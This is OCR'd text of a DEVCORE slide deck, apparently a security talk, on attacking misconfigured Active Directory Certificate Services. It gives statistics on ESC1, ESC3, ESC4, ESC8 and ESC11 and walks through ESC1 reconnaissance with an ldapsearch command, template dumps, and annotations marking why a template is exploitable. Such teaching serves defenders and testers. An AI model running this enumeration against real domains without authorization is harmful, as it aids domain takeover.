
Attacker

DEVCORE

Q：哪邊有可能會出問題呢？



DEVCORE


Check if there are any misconfigurations
Enterprise CA
Request Cert
Access
Attacker
DEVCORE

urations

Enterprise

Attacker

DEVCORE

DEVCORE

實戰案例


44%

Unexploitable


56%

Exploitable


因 AD CS 設定疏失而導致網域被拿下的企業中...



因 AD CS 設定疏失而導致網域被拿下的企業中...




40% ESC1




25% ESC4


15% ESC8




10% ESC11



10% ESC3


ESC8
ESC11
Enterprise CA
ESC1
ESC3
ESC4
Request Cert
Access
Attacker

DEVCORE


ESC8
ESC11
Enterprise CA
ESC1
ESC3
ESC4
Request Cert
Access
Attacker

DEVCORE

ESC1
Misconfigured Certificate Templates

ESC1 – Misconfigured Certificate Templates

- 進攻步驟
  1. 偵查憑證範本設定

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 偵查憑證範本設定
  - LDAP Query

```
└─[$]> ldapsearch -x \
 > -H 'ldap://10.10.10.10' \
 > -b 'CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=victim,DC=local' \
 > -D 'victim\lowpriv_user' -w 'Password!'
```

DEVCORE

ESC1 – Misconfigu

- 偵查憑證範本設定
  - LDAP Query

```
# DomainController, Certificate Templates, Public Key Services, Services, Con
 figuration, victim.local
dn: CN=DomainController,CN=Certificate Templates,CN=Public Key Services,CN=Ser
 vices,CN=Configuration,DC=victim,DC=local
objectClass: top
objectClass: pKICertificateTemplate
cn: DomainController
distinguishedName: CN=DomainController,CN=Certificate Templates,CN=Public Key
 Services,CN=Services,CN=Configuration,DC=victim,DC=local
instanceType: 4
whenCreated: 20231114025650.0Z
whenChanged: 20231114025650.0Z
displayName: Domain Controller
uSNCreated: 16502
uSNChanged: 16502
showInAdvancedViewOnly: TRUE
name: DomainController
objectGUID:: a/P3fErdBEe9+O20xgugnA==
flags: 66156
revision: 4
objectCategory: CN=PKI-Certificate-Template,CN=Schema,CN=Configuration,DC=vict
 im,DC=local
pKIDefaultKeySpec: 1
pKIKeyUsage:: oAA=
pKIMaxIssuingDepth: 0
pKICriticalExtensions: 2.5.29.15
pKIExpirationPeriod:: AEA5hy7h/v8=
pKIOverlapPeriod:: AICmCv/e//8=
pKIExtendedKeyUsage: 1.3.6.1.5.5.7.3.2
pKIExtendedKeyUsage: 1.3.6.1.5.5.7.3.1
pKIDefaultCSPs: 1,Microsoft RSA SChannel Cryptographic Provider
dSCorePropagationData: 20231115071104.0Z
dSCorePropagationData: 16010101000000.0Z
```

DEVCORE

ESC1 – Misconfig

- 偵查憑證範本設定
  - LDAP Query
  - 各式工具：Certify、Ce

```
Template Name                         : hyperv
Display Name                          : hyperv
Certificate Authorities               : [redacted]CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : True
Certificate Name Flag                 : EnrolleeSuppliesSubject
Enrollment Flag                       : None
Private Key Flag                      : 16777216
                                        65536
Extended Key Usage                    : Server Authentication
                                        Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 3 years
Renewal Period                        : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights                 : [redacted]\Domain Admins
                                        [redacted]\Domain Computers
                                        [redacted]\Enterprise Admins
                                        [redacted]\Authenticated Users
```

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 進攻步驟
  1. 偵查憑證範本設定

DEVCORE

ESC1 – M es

- 進攻步驟
  1. 偵查憑
  2. 找符合

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本
  - 低權限使用者可註冊，且不需要授權簽章及管理員批准

DEVCORE

ESC1 – Mis…es

- 存在 ESC1 弱點
  - 低權限使用者

```
Template Name                         : hyperv
Display Name                          : hyperv
Certificate Authorities               : [redacted]CA
Enabled                               : True
Client Authentication                 : True
Enrollment Agent                      : False
Any Purpose                           : False
Enrollee Supplies Subject             : True
Certificate Name Flag                 : EnrolleeSuppliesSubject
Enrollment Flag                       : None
Private Key Flag                      : 16777216
                                        65536
Extended Key Usage                    : Server Authentication
                                        Client Authentication
Requires Manager Approval             : False
Requires Key Archival                 : False
Authorized Signatures Required        : 0
Validity Period                       : 3 years
Renewal Period                        : 6 weeks
Permissions
  Enrollment Permissions
    Enrollment Rights                 : [redacted]\Domain Admins
                                        [redacted]\Domain Computers
                                        [redacted]\Enterprise Admins
                                        [redacted]\Authenticated Users
```

憑證範本已啟用

不需管理者批准

不需包含授權簽章

低權限使用者可申請

DEVCORE

ESC1 – Misconfigured Certificate Templates

- 存在 ESC1 弱點的憑證範本
